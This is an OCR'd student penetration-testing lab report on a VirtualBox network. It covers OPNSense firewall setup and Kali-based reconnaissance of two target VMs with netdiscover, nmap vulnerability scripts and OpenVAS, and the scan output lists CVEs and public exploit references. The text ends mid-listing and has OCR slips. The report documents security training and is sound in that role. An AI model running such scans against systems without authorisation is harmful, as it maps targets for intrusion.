
Comprehensive Penetration Testing on Publisher (Linux System)

Mohammad Kaif

1. Setup Phase:


- Install and configure VirtualBox to host the virtual machines (DC02 and Publisher).
- Use a web browser to navigate to the LAN IP address (such as https://192.168.1.1) to access the OPNSense web interface.



- Validate the LAN Interface (192.168.1.1) for Network Configuration:
  Verify that the LAN interface is linked to the Publisher (Linux VM) virtual machine. WAN Interface (10.0.2.4): It should be on the 192.168.1.0/24 subnet with the appropriate IP addresses.
- Configure an OPNSense firewall to manage network traffic and simulate a real-world security boundary.
  - Click on the "LAN" tab to view the firewall rules for the LAN interface.
  - Ensure there is a rule allowing outbound traffic from the LAN to the WAN:
  - Default Allow LAN to Any Rule:
  - Source: LAN net
  - Destination: Any
  - Protocol: Any
  - Action: Pass

- For this rule, we can enable logging in order to troubleshoot and validate traffic.
- By clicking on this logo near the rule

- When adding or modifying a rule, we can make sure that the "Log packets that are handled by this rule" option is checked.



- Set up Kali Linux as the attacking machine for conducting penetration tests.
- Use Ping to check for basic connectivity on the OPNSense LAN interface:

```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=3.33 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=5.37 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=63.6 ms
^C
── 192.168.1.1 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 3.326/24.092/63.581/27.934 ms
```


- Test outbound connectivity to the internet if allowed by the firewall rules:

```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=114 time=61.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=114 time=17.4 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=114 time=16.1 ms
^C
── 8.8.8.8 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 16.052/31.760/61.844/21.279 ms
```

- These instructions will help you to properly administer and check the firewall rules on your OPNSense firewall, which will guarantee secure traffic flow and good communication between your virtual machines and the outside network.

2. Reconnaissance and Scanning:


- Network Topology
  The diagram illustrates the resources and connectivity, including different virtual machines participating and communicating using OPNsense. Our target host is Publisher (192.168.1.118) and DC02 (192.168.1.119) and I am attacking it from Kali Linux attacker machine (192.168.1.106)



- Use tools like Nmap and OpenVAS to gather information about the target machines and identify open ports and services.

1. Netdiscovery	Netdiscover is a great tool for finding potential IP addresses on the network for further examination. It accomplishes this by sending out ARP messages for the network you specify. By running this tool, youcan discover any live hosts on any network, wired or wireless(definition taken from Mid-Sem report)
Operating System	Kali Linux


Here, I performed a network discovery, where I found the live hosts and the virtual machines on the network. Since we didn't have basic information like IPs of the VMs. To find it I ran network discovery to identify IPs of the live hosts. From the screenshot, we can get the IP of Publisher (Linux VM-192.168.1.118)



2. Nmap scanning	Nmap is a network scanning tool—an open-source Linux command line tool—used for network exploration, host discovery, and security auditing(definition take from Mid-Sem report)
Operating System	Kali Linux


-sS -Sv 192.168.1.118 performs TCP Sync Scan and identifies version of services running on open ports

- -sS performs TCP Sync Scan
- -Sv identifies version of services running on open ports



-sC -sV 192.168.1.118

- -sC enables nmap to run scripts to identify the information about the services running on the open ports
- -sV helps to identify the version of the services.



-sS -Sv 192.168.1.119 performs TCP Sync Scan and identifies the version of services running on open ports

- -sS performs TCP Sync Scan
- -Sv identifies the version of services running on open ports

```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ sudo nmap -sS -sV 192.168.1.119
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-07 20:33 EDT
Nmap scan report for 192.168.1.119
Host is up (0.0014s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE          VERSION
53/tcp   open  domain           Simple DNS Plus
88/tcp   open  kerberos-sec     Microsoft Windows Kerberos (server time: 2024-08-08 02:34:32Z)
135/tcp  open  msrpc            Microsoft Windows RPC
139/tcp  open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default
-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
3268/tcp open  ldap             Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default
-First-Site-Name)
3269/tcp open  globalcatLDAPssl?
MAC Address: 08:00:27:EA:24:2C (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.41 seconds
```


```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ sudo nmap -sC -sV 192.168.1.119
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-07 20:36 EDT
Nmap scan report for 192.168.1.119
Host is up (0.0017s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-08-08 02:34:32Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-Fir
st-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: SOUPEDECODE.LOCAL0., Site: Default-Fir
st-Site-Name)
3269/tcp open  tcpwrapped
MAC Address: 08:00:27:EA:24:2C (Oracle VirtualBox virtual NIC)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-08-08T02:34:32
|_  start_date: N/A
|_nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ea:24:2c (Oracle VirtualBox virtual NIC
)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: 1h55m21s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 194.66 seconds
```

In summary, below are the open ports with the corresponding services and versions as well as additional information of Publisher (Linux-based virtual machine)


Port	State	Service	Version	Additional Information
22/tcp	Open	SSH	OpenSSH 8.2p1 Ubuntu 4uuntu0.10	Protocol 2.0, Host Keys (RSA, ECDSA, ED25519)
80/tcp	open	HTTP	Apache httpd 2.4.41 ((Ubuntu))	HTTP Title: Publisher's Pulse: SPIP Insights & Tips, HTTP Server Header: Apache/2.4.41 (Ubuntu)
				MAC Address: 08:00:27:5E:80 (Oracle VirtualBox virtual NIC)
				Service Info: OS: Linux; CPE: cpe:/o:linux

3. OpenVas scanning	OpenVAS is a full-featured vulnerability scanner. Its capabilities include unauthenticated and authenticated testing, high-level and low-level internet and industrial protocols, performance tuning for large-scale scans, and a powerful internal programming language to implement any vulnerability test. The scanner obtains the tests for detecting vulnerabilities from a feed with a long history and daily updates. (definition take from Mid-Sem report)
Operating System	Kali Linux

- Perform OpenVas scan twice on publisher vm to make sure the scanning was done completely.




- In publisher (Linux-based VM) found 3 vulnerabilities through OpenVas scan



- Description of the vulnerability found by OpenVas


Vulnerability	Port/Protocol	severity	Vulnerability Description
TCP Timestamps Information Disclosure	general/tcp	2.6 (low)	Since it affects TCP packet headers rather than particular service ports, this vulnerability is related to all TCP ports. Any service using the TCP.network is vulnerable to it.
Weak MAC Algorithm(s) Supported (SSH)	22/tcp (SSH)	2.6 (low)	The vulnerability is specific to the SSH service, which typically runs on port 22.
ICMP Timestamp Reply Information Disclosure	general/tcp	2.6 (low)	Rather of being connected to a particular port, this vulnerability is linked to ICMP (Internet Control Message Protocol). The method that TCP and UDP rely on ports is not the same as that of ICMP.

- OpenVas shows only 1 open port, unlike Nmap, which shows 2 open ports.




4. Nmap Scripts	Nmap is a network scanning tool—an open-source Linux command line tool—used for network exploration, host discovery, and security auditing (definition take from internet)
Operating System	Kali Linux

- Apart from openVas, I also performed vulnerability scanning using Nmap script
- This is a vulnerability scan of Publisher (Kali-based VM).
  - This screenshot shows the vulnerability found on Port 22



```
┌──(mohammadkaif㉿mohammadkaif)-[~]
└─$ nmap -sV --script vuln 192.168.1.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-08 11:15 EDT
Nmap scan report for 192.168.1.118
Host is up (0.017s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.2p1:
|       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
|       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8
064A1575B23     *EXPLOIT*
|       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E
8DB5379A623     *EXPLOIT*
|       CVE-2020-15778  7.8     https://vulners.com/cve/CVE-2020-15778
|       SSV:92579       7.5     https://vulners.com/seebug/SSV:92579    *EXPLOIT*
|       PACKETSTORM:173661      7.5     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|       F0979183-AE88-53B4-86CF-3AF0523F3807    7.5     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3
AF0523F3807     *EXPLOIT*
|       CVE-2020-12062  7.5     https://vulners.com/cve/CVE-2020-12062
|       1337DAY-ID-26576        7.5     https://vulners.com/zdt/1337DAY-ID-26576        *EXPLOIT*
|       CVE-2021-28041  7.1     https://vulners.com/cve/CVE-2021-28041
|       CVE-2021-41617  7.0     https://vulners.com/cve/CVE-2021-41617
|       C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3    6.8     https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0
DAF45EEFFE3     *EXPLOIT*
|       10213DBE-F683-58BB-B6D3-353173626207    6.8     https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-3
53173626207     *EXPLOIT*
|       CVE-2023-51385  6.5     https://vulners.com/cve/CVE-2023-51385
|       8AD01159-548E-546E-AA87-2DE89F3927EC    6.5     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2
DE89F3927EC     *EXPLOIT*
|       CVE-2023-48795  5.9     https://vulners.com/cve/CVE-2023-48795
|       CVE-2020-14145  5.9     https://vulners.com/cve/CVE-2020-14145
|       CVE-2016-20012  5.3     https://vulners.com/cve/CVE-2016-20012
|       CVE-2021-36368  3.7     https://vulners.com/cve/CVE-2021-36368
|_      PACKETSTORM:140261      0.0     https://vulners.com/packetstorm/PACKETSTORM:140261      *EXPLOIT*
```

  - Vulnerability found on port 80




```
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 172.17.0.2
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| vulners:
|   cpe:/a:apache:http_server:2.4.41:
|       F607361B-6369-5DF5-9B29-E90FA29DC565    9.8     https://vulners.com/githubexploit/F607361B-6369-5DF5-9B29-E
90FA29DC565     *EXPLOIT*
|       EDB-ID:51193    9.8     https://vulners.com/exploitdb/EDB-ID:51193      *EXPLOIT*
|       CVE-2023-25690  9.8     https://vulners.com/cve/CVE-2023-25690
|       CVE-2022-31813  9.8     https://vulners.com/cve/CVE-2022-31813
|       CVE-2022-23943  9.8     https://vulners.com/cve/CVE-2022-23943
